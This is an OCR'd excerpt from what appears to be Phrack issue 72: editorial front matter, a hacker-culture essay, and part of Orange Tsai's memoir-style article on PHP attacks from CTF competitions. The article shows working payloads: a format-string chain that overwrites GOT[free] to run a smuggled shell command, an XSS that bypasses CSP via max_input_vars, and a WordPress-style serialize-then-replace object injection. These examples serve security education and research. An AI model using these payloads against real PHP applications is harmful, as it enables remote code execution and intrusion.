

PHASE






ISSUE 72

2025

40TH ANNIVERSARY EDITION


EBC frnknstn
by ic3qu33n
FS0:\> _

PHRACK

40TH ANNIVERSARY EDITION

WELCOME TO PHRACK #72

This edition is not just a milestone but a testament to the relentless curiosity, stubborn brilliance, and uncompromising spirit of a global community that refuses to be silenced. A tribute to the old school and the new blood. To the legends who paved the way, and to those just starting to carve their path.

It's held together with tape, sweat, late nights, fried brains, and that twitchy love for the broken and beautiful mess of systems.

Huge thanks to every author who contributed their knowledge, tools, exploits, vision, and war stories. Your work keeps the scene alive and sharp.

To the reviewers and editors who read between the lines and asked the hard questions. You pushed for clarity without dulling the edge.

To the artists who dropped visuals, raw pixel filth, and clean design. You gave this issue texture. You made it feel. To the layout crew who made this beast look like something worth printing in blood. Your work is proof that style and substance can coexist.

To everyone who tested drafts, pointed out typos, suggested better payloads, or tighter phrasing. You know who you are. We see you.

To the donors who pitched in to fund the printing of our anniversary edition. You helped keep this thing afloat, independent, and untamed.

And to the scene. The real one. You're the reason we're still doing this. This is yours.

A scream in a world that wants silence. A spark under a mountain of dead protocol.

Phrack lives because you do, so welcome to the noise and enjoy.

PHRACK STAFF

ISSN 1068-1035


```
  ----( Contact )----

<  Editors           :    staff[at]phrack{dot}org          >
>  Submissions       :    submissions[at]phrack{dot}org    <
<  /dev/urandom      :    loopback[at]phrack{dot}org       >
>  Arts & Leisure    :    arts[at]phrack{dot}org           <
<  Twitter/X         :    phrack                           >
>  Mastodon          :    phrack[at]haunted{dot}computer   <
<  BlueSky           :    phrack{dot}org                   >

ANTISPAM in the subject or face the mighty /dev/null demon!
```


IN THIS EDITION:

- **16 bangers from some of the sharpest minds in the scene**
- **A Prophile on the legendary Gera**
- **A puzzle to melt your brain (and flex your ego)**
- **A full-on CTF — Prize: REDACTED**
- **Visuals that hit like a payload: stunning GFX, ASCII and glitch art, pure eye candy**




TABLE OF CONTENT

Hacker Evolution

AUTHOR: netspooky

For 40 years, Phrack has published papers that have reflected and shaped hacker culture. The knowledge shared in Phrack has laid the foundation for many fields of study, providing insight, a shared language, resources and tools, as well as context and history. Phrack is written by hackers, for hackers, and offers a glimpse into the world just beyond what most people see.

Phrack is both a technical journal and a cultural document. Like all zines, it represents a snapshot of the scene at the time. We share not just our discoveries, but the stories of how we came to know things and the context in which we existed. We share our triumphs, failures, and lessons learned.


By fostering a culture of communal idea sharing, we learn how to solve problems creatively, and make the most of our current situation.

Over the past 40 years, hacking has evolved, splintered, and mutated into a variety of forms. Phrack has documented many of the key innovations in hacking since its first issue: From showcasing ways to manipulate the phone system and other large computers, to pioneering vulnerability scanning, to generalizing security concepts such as buffer overflows, ROP, and heap exploitation, to bringing it all together within complex ecosystems that seemed like just a fantasy in years past. Each generation builds off the previous and offers us new perspectives, remixing with older ideas and demonstrating how they can be reapplied to new situations. When Phrack was first published in the mid-80s, our relationship with technology was quite different. Many of our challenges involved simply getting and staying online. Today we face entirely new challenges based on what is, what was, and what will be.

The hacker ethos remains the same - be curious about your world, make do with what you have, and show how things can be better.

What was done before us, and the knowledge shared, provides the base for us to build off of and evolve from. As hackers, we pass on our best characteristics by teaching others. We document how and why we did things based on what was available at the time. We expand on previous generations' work and piece together our own understanding, informed by our own personal experience. The reward is the beauty of what we discover and create, and the joy of sharing and inspiring others. Over time, all of our most beloved and reliable techniques and tools become common knowledge, and new permutations pop up. As circumstances change, so do our needs. What's old becomes new again, new ideas recontextualize the old. The cycle continues.

Knowledge is the hacker DNA. Our instincts and curiosity are complimented by the stories of how things were accomplished before. Like hackers and humans before us, we adapt to our environment, and figure out how to meet our needs and achieve our goals. As technology becomes more optimized and abstracted, it can be easy to lose track of the fundamentals. Just because tech has evolved doesn't mean the foundation has changed. We still use AT commands to control our modems. We still activate the A20 line to access memory beyond 1MB on x86 CPUs. In-band signaling is still a pathway into the toughest systems. Weird machines still manifest throughout it all, waiting to be discovered by a hacker like you.



Everything is in a state of flux, and the only constant is change. Yet, if we position ourselves correctly, our actions can influence the future.

Things mutate. There are happy accidents. The world is chaos, and out of chaos emerges hackers.

Hacking has no choice but to evolve, and hacker zines like Phrack evolve with it. We look back at our foundation for inspiration, while we also look forward towards uncharted territory, unafraid of going beyond. We venture into the deepest darkest rabbit holes that few dare to tread, where we see the light that leads us to the most amazing treasures. We address the needs of our communities, find ways to grow together, and encourage each other to keep exploring. We maintain projects like Phrack because it gives a platform for the unadulterated voice of the hacker.

Humans are hackers. We were put here to figure things out. Hacking is an innate skill to be tapped into and developed. The hacker spirit guides us through situations once thought hopeless. Hacking is a way to answer your own burning questions, a way to discover your own potential, and a way to create a world you want to live in.

There is a hacker born every day. It's our duty to share things that can inform them of the past and present, and give them hope for a better tomorrow.

After all, we're all alike...

Linenoise

Even more awesome articles, by these fine hackers, available in the ezine only.

Barbie Sparkles by Barbie

See how to make your Zen4 CPU sparkle: A new attack leaks stale data from an undocumented “eviction buffer” by playing with memory types and cache evictions — even across threads, cores, and VMs.

High-Performance Network Scanning With AF_XDP by c3l3si4n

A high-speed port scanner can match or beat masscan on dense targets by filtering at the NIC, zero-copying packets via UMEM, and eliminating syscall bottlenecks.

A Hacker's Introduction To CHERI by xcellerator

CHERI makes pointers into super-locked keys with built-in permissions and bounds, so you can’t just smash the stack or fake a pointer anymore.

Another use for the EICAR test file by Peter Ferrie

You can use the EICAR test file’s padding as a covert channel. See how this can stealthily leak your hidden data.

Shell Your Way to Network Mastery by Gabriel & Thomas

Master the art of shell command injection with surgical precision. This article reveals advanced UPnP exploitation tricks that turn minimal input into total network dominance.

Hacker: Apotheosis of the Marginalized by Kolloid

A reflective piece on hacking as modern-day trickster magic — sometimes you get punished, sometimes rewarded, but always pushing boundaries and transforming systems (and yourself).

Breaking ToaruOS by NOT / Firzen, Binary Gecko

Learn how to break into a hobby OS kernel and gain root with a real-world CTF zero-day exploit. This deep dive into ToaruOS shows how kernel bugs turn “impossible” into “pwned.”

MMIO in the Middle by b1ack0wl

Explore how to intercept and manipulate embedded device hardware in real time using MMIO MITM attacks. This article dives deep into router hacking with QEMU and Das U-Boot for hands-on SoC reverse engineering.

The Art of PHP - My CTF Journey and Untold Stories!

AUTHOR: Orange Tsai <orange@CHROOT.org>

Table of Contents

Prologue

We all play different roles throughout our lives. I was fortunate enough to discover my passion early - and even luckier to make a living out of it. Before becoming a full-time hacker, I was also a script kiddie causing trouble, a young guy thirsty for bigger thrills, and a bug hunter chasing higher bounties. And now, I can proudly call myself a "hacker." All these experiences - whether good or bad - have truly shaped who I am today, and this article shares one chapter of my life - the days when I was competing full-time in "hacking competitions!"

About Me

Hi, I'm Orange Tsai. I guess many of you probably know me from my vulnerability research [1]. Maybe you've also heard my name mentioned as a Pwn2Own champion, a Pwnies Awards winner, or even spotted my bugs on the KEV (Known Exploited Vulnerabilities) list - like those in Microsoft Exchange Server, SSL VPNs, and most recently, Apache HTTP Server. I'm not really sure if this is something I should be proud of, but out of the top 15 bugs hackers exploited most in 2021 [2], around 60% were discovered and reported by me... (sigh)

Hacking Competitions

It's been about 18 years since I first came across these so-called *hacking competitions*. Back then, those competitions - or Wargames, as we called them - weren't nearly as competitive as today's CTFs. Instead, they were more about passing down knowledge and, you know, just having fun. So all sorts of niche topics - whether from computer science, hacking skills, math, or even hacker culture - could become challenges, as long as geeks thought they were cool enough!

So even today, after all these years, I still vividly remember those carefree days when I could simply explore new things. Every day I'd look forward to learning something new - no matter how useful or useless - diving deep into subjects just to solve one simple question, and getting excited about every tiny step forward. Just learn, hack, enjoy - then repeat!

I still remember those days when I was hooked like it was an online game - staying up day and night climbing ranks on the leaderboards. At that time, I'd do anything to solve those challenges - even printing them out and shamelessly asking my math teacher for help. You know, for someone who wasn't exactly a typical "good student," that wasn't easy. Anyway, I tried everything I could think of, but nothing worked, and my ranking stayed stuck for a long time - until one day, I realized that the challenge wasn't as strict as I'd thought. This meant I could just skip the hardest part of the polynomial - and finally got the right answer!

That was the first time - at least as far as I remember - that I felt the joy of solving problems in a clever way. It was also the first moment I clearly realized that, just by paying attention to a few more details, even someone like me could crack problems that the pros called impossible. This kind of "thinking outside the box" really had a huge impact on my life afterward!

Being a Pro CTF Gamer

I've spent a huge part of my life playing these games, which we now call "CTF." For those unfamiliar with this term, here's a quick explanation:


CTF (Capture the Flag) was originally created by hackers to challenge each other, requiring participants to master various hacking techniques to capture the so-called *flag*.

Ever since DEFCON officially introduced it as part of its event in 1996, CTF has gradually evolved into a highly competitive *esport*, where participants typically have 48 to 56 hours, to grind through challenges set by organizers. Over the years, CTF has also steadily grown into numerous event series across conferences, universities, and even nationwide tournaments - ranging from competitions like SECCON in Japan and XCTF in China, to international competitions like ICC. DEFCON CTF is especially regarded as the "holy grail" among enthusiasts - something many hackers dream of experiencing at least once in their lifetime.

I'm fortunate to have experienced the golden age of CTF. Looking back at my "esports career," I've participated in hundreds of competitions, especially during those four to five years when I was deeply into CTF. I'd fly out to different countries almost every two months to attend those finals, all while grinding through those tough online qualifiers. Though I've gradually stepped away over the past few years, I still miss those days. Whether it was hacking all night with my teammates in classrooms, or talking shit and just wandering around new cities between competitions, these moments remain some of my most precious memories!

Another thing I really love about CTF is its unique community culture. In fact, a CTF's reputation usually depends directly on the quality of its challenges. To keep their events awesome year after year, organizers typically spend months gathering ideas, stuffing their most interesting techniques, wildest creativity, and proudest exploits into their challenges. Whether it's reconstructing a half-eaten QRCode pancake [3], physically hacking a slot machine [4], or giving each team an Xbox and asking them to battle it out in Doom [5] - these wild ideas fully showcase the organizers' creativity. Among them, I'd say the most legendary example has to be "cLEMENCy," introduced by LegitBS during their last year hosting DEFCON CTF [6]. They created an entirely new, middle-endian CPU instruction set and even *redefined a byte* as having 9 bits!

=> 9 bits per byte, stored in the middle-endian format!



LegitBS released the emulator, debugging tools (and even a hardcover manual!) just one day before the competition. You can't imagine how shocked we were at the time! They spent two whole years designing a brand-new architecture but gave teams just three days to master and craft shellcode on it. But even now, I still see it as a remarkable feat, because they successfully shifted the competition's focus back to teams' genuine skills, rather than those pre-made tools. Of course, this also turned the finals into a four-day hackathon. (shrug)

Aside from the culture, many brilliant ideas have also come from CTF teams while solving tough challenges. Techniques like One-Gadget RCE [7] are classic tricks full of CTF spirit. Others, such as Return-to-CSU [8] and House of Orange [9], are also fan favorites. Even the "Metagame" outside the competitions is part of what makes CTF more fun. I've heard of teams plugging network cables into other teams' routers through social engineering, exploiting Wireshark bugs to mess with other teams' packet analysis, using FreeBSD 0days to enable "God Mode" [10], or even exploiting ELF parser bugs [11] to fool all reversing tools - just like my teammates did [12].

These are exactly the kinds of creative tricks and techniques competitions inspire!

I really love this vibe - a group of people, without worrying about anything, just hacking for fun. So even though CTF is essentially a competition, it's still somehow a reflection of the internet. I think these creative sparks between organizers and participants deserve to be remembered, instead of being lost in time. That's exactly why I want to take this opportunity - to make sure these incredible stories live on!

How About PHP Security?

I really love PHP! Especially back in those days, just knowing a little bit about it was enough to roam freely on the internet - somehow, its flaws made it feel flawless. Of course I know, doing this so-called *website hacking* usually got you labeled as a noob - or worse, a script kiddie. But no matter what, I still really want to write something about PHP - especially from the perspective of its internals and language design.

I started getting into PHP around 2010. Back then, Stefan Esser's "The Month of PHP Security" [13] felt like the only bible to me! Another webzine I absolutely loved was "PHP Codz Hacking," published by 80vul [14]. Though I couldn't fully grasp all the details at the time, I still kept reading whenever there was an update. These were all like spiritual food during my youth, shaping the younger me!

As the CTF scene rapidly grew around the mid-2010s, it gradually became a significant contributor to PHP security. Whether it was organizers crafting ingenious challenges to test hackers worldwide, or teams coming up with unexpected solutions, all of these efforts have pushed PHP security forward. Just like I mentioned earlier, though CTF is essentially a mirror of the internet, sometimes it has real-world impacts, too!

Fast forward to recent years, thanks to CTF, I've had the chance to witness - and even help create - several new attack techniques. Along the way, I've also revisited PHP's source code more times than I can count. I know there must be others who could talk about this better than me, but please let me take this special opportunity to fulfill one of my lifelong dreams!

Main

Next up, I'd like to talk about the sparks that fly between CTF and PHP!

Whether it's those classic techniques that have inspired generations of CTF authors, or how the CTF community pushes the security boundary in its unique way, I'd love to highlight those stories.

Of course, no one can know every story out there. So, if anything's missing or inaccurately mentioned, I apologize in advance. Also, I'd love to hear more stories from you - I mean, the more we share these tales, the longer they'll live on :)

1. Reviving Forgotten Bugs Through CTF

We always want to stay at the cutting edge, but it's impossible to keep an eye on every single detail out there. That's exactly why CTF is such a perfect way to revisit those forgotten bugs.

In fact, to create truly awesome challenges, many CTF authors even become "bug archaeologists." I mean, figuring out what's really fun seriously tests how broad our knowledge is and whether you're up-to-date with the latest techniques. That's why CTF authors usually go treasure hunting through obscure technical docs, forgotten forums, and even ancient bug trackers - digging out minor issues, unleashing their creativity, and breathing new life into them!

Just take the "Corrupting Upload File Indices" bug [15], for example - it's something I'd completely overlooked for ages. It cleverly exploits the inconsistent use of `snprintf()` when building array index names, allowing you to craft data structures that normally require multiple file uploads - by using just the single-upload mode! It wasn't until I came across this trick during a quick onsite CTF that I realized I'd totally missed out on such a cool bug!


1.1 - Formatting Objects for Fun and Profit!

Since this is the first chapter, let me kick things off by sharing something from my own collection! Ever since the "Arbitrary Object Instantiation" first appeared in 2015 [16], I've been closely following this type of attack. Simply put, this attack is all about exploring what can go wrong when attackers control exactly which object gets instantiated by the `new` keyword.

From past experiences messing around with Object Injection, we already know that the available classes in the environment pretty much decide whether an attack will succeed. Over the years, lots of researchers have dived into this topic and significantly advanced the exploitation techniques [17]. But if there aren't any vulnerable classes left in the environment - does that mean game over? Of course not! If you stop limiting yourself to "simply instantiating PHP objects," and instead take things down to a low-level language like C, you might even discover an entirely new way to break things open!

```
Arbitrary Objects? Choose Your Weapon!

    <?php
        $model = $_GET['model'];
        $object = new $model();
```

I think the bug Andrew discovered [18] is an excellent example! This was a format-string vulnerability that popped up briefly in PHP 7.0.0. When PHP was making the big jump from 5.6 to 7.0, it introduced a brand-new `Throwable` interface to better catch errors that the old exception mechanism couldn't handle. However, while integrating the existing exception-handling logic into this new interface, the developers accidentally brought along this vulnerability, too.



When I first saw Andrew's report, it immediately hit me that this bug could perfectly combine with the previous attack, creating a fun combination - something I'd like to call "Format-String Oriented Programming!"

One two three - pop that FSB!

[1] leak address through PHP errors

```
$ curl "http://orange.local/index.php?model=%p-%p-%p"
  Fatal error: Uncaught Error: Class '0x23-0x7fffb61f3df0-0x7f1b12666000'
  not found in [...]
```

next

[2] move a heap pointer on stack to `GOT(free)-2`

```
$ curl "http://orange.local/index.php?model=AAAAAAAAAA \
       AAAAAAAA-%p-%p-%p-[...]-%p-%p-%p-%015373273d-%n"
  [...]
```

next

[3] partially overwrite `GOT[free]` to call `system()`

```
$ curl "http://orange.local/index.php?model='|id&&exit; \
       AAAAAAAA-%p-%p-%p-[...]-%p-%p-%p-%0605504d-%n"
  [...]
  uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Originally, this was just an idea collecting dust in my notes, waiting for the perfect moment to turn it into a challenge - but who knew ten years would fly by like that? Since the perfect timing never came, maybe this is the right place to write it down - I mean, it's not every day you get to see a classic format-string bug popping up in a scripting language. That's PHP for you!

1.2 - When Security Features Make You Less Secure

Ever since @alech and @zeri demonstrated how you could take down almost every programming language through algorithmic complexity [19], PHP had no choice but to introduce the `max_input_vars` directive as a defense measure. Although this didn't fundamentally solve the issue, at least it prevented resource exhaustion from excessive input. However, using limitations as a defense can sometimes be a double-edged sword. Take PCRE's `backtrack_limit`, for example - it's often abused to invalidate regular expressions. And now, I'd like to introduce another interesting case, where a security feature actually leads to a *security bypass*!

In PHP, there's a hidden trap when using `header()`: if there's any kind of output before setting response headers, PHP simply ignores all subsequent `header()` calls. The official documentation explicitly mentions this:

> Remember that `header()` must be called before any actual output is sent, either by normal HTML tags, blank lines in a file, or from PHP.

This is a textbook issue, and pops up in many CTF challenges. Yet, in most cases, it still relies on unexpected output caused by existing logical errors. But what if today, there's no code before setting response headers at all - can you still exploit it?

CSP: Content Security Policy

```
<?php
    header("Content-Security-Policy: default-src 'none';");
    echo $_GET["xss"];
```

Definitely! @pilvar cleverly exploited a side effect on `max_input_vars` [20] : when the number of parameters exceeds PHP's limit, PHP kindly throws a warning message at you. However, this warning indeed violates the assumption that "there must be no output before the response header," totally breaking the defense-in-depth CSP, and re-enabling Cross-Site Scripting again!

CSP? Can't Stop Payloads!

[1] CSP says No!

```
$ curl -i "http://orange.local/?xss=<svg/onload=alert(1)>"
  HTTP/1.1 200 OK
  [...]
  Content-Security-Policy: default-src 'none';
  <svg/onload=alert(1)>
```

next

[2] We're free from CSP now!

```
$ curl -i "http://orange.local/?xss=<svg/onload=alert(1)> \
          &A=1&A=2&A=3&A=4&...&A=999&A=1000"
  HTTP/1.1 200 OK
  [...]

  <b>Warning</b>: PHP Request Startup: Input variables exceeded 1000 [...]
  <br />
  <b>Warning</b>: Cannot modify header information - headers already sent


  <svg/onload=alert(1)>
```

Honestly, I really love this kind of story - where security features end up making you less secure! And... Speaking of fixes for complexity attacks - there was one time when a patch accidentally upgraded the simple DoS issue into full-blown remote code execution. But that's a whole other fun story [21]!

2. One `unserialize()` to Rule Them All

The entire Infosec community realized early on: once attackers control the `unserialize()` input, they can prefill an object and reuse dangerous Magic Methods to launch various attacks. However, as people gradually became aware of the danger of deserialization, developers no longer trusted user-supplied inputs. This shift pushed security researchers to start digging deeper into the underlying behavior of applications.

WordPress, for example, stores strings, arrays, and even objects in the database without caring about their data types - which turns out to be a particularly interesting feature.


In WordPress, whenever a string fetched from the database "looks serialized," WordPress attempts to restore it automatically. So whether you're leveraging an asymmetric serialization interface [22], or bringing back the classic Column Truncation Attack [23] with a Pile of Poo Emoji (U+1F4A9) [24], you can easily trigger a deserialization bug in WordPress!

WordPress Unserialize ALL the Things!

```php
function maybe_unserialize( $original ) {
  if ( is_serialized( $original ) ) // Looks serialized? Let's wake it up!
    return @unserialize( $original );
  return $original;
}

function is_serialized( $data, $strict = true ) {

  // [...] validate serialized string formats

  $token = $data[0];
  switch ( $token ) {
    // [...] `O` stands for `Object`
    case 'O' :
      return (bool) preg_match( "/^{$token}:[0-9]+:/s", $data );
    case 'b' :
    case 'i' :
    case 'd' :
      $end = $strict ? '$' : '';
      return (bool) preg_match( "/^{$token}:[0-9.E-]+;$end/", $data );
  }
  return false;
}
```

2.1 - The "Serialize-Then-Replace" Pattern

As far as I remember, the first time I saw this pattern was back in 0CTF 2016 [25]. The pattern leverages an extra step that applications perform on serialized strings - breaking the serialization format, causing the embedded string to escape from its intended context, and ultimately get interpreted as an entirely new - and malicious - object!



Serialize, Replace, Then Pwn!

[1] crafting the payload...

```
php > $user = 'orange';
php > $pass = ';s:8:"password";O:4:"Evil":0:{}s:8:"realname";s:5:"pwned';
php > $name = 'Orange Tsai' . str_repeat('..', 25);
php > $obj = new User($user, $pass, $name);
php > $data = serialize($obj);
```

[2] developers attempt to block path traversal :)

```
php > $data = str_replace("..", "", $data);
```

next

[3] the length of `realname` field has been corrupted ;)

```
php > print_r($data);
 O:4:"User":3:{
     s:8:"realname";s:61:"Orange Tsai";s:8:"username";[...]
                       ^^ <--- corrupted length: [61 bytes]
                         |---------------------------------|
                         |"Orange Tsai";s:8:"username";s:6:|
                         |"orange";s:8:"password";s:56:"   |
                         |---------------------------------|
     ;s:8:"password";O:4:"Evil":0:{}
     s:8:"realname";s:5:"pwned";
 }
```

next

[4] We have smuggled our own *Evil* object!

```
 php > print_r(unserialize($data));
  User Object (
      [realname] => pwned
      [password] => Evil Object ()
  )
```

When it comes to classic examples of this pattern, we definitely can't skip the unexpected side effect WordPress introduced when it tried to harden its core class against the infamous "Double Preparing" problem [26].

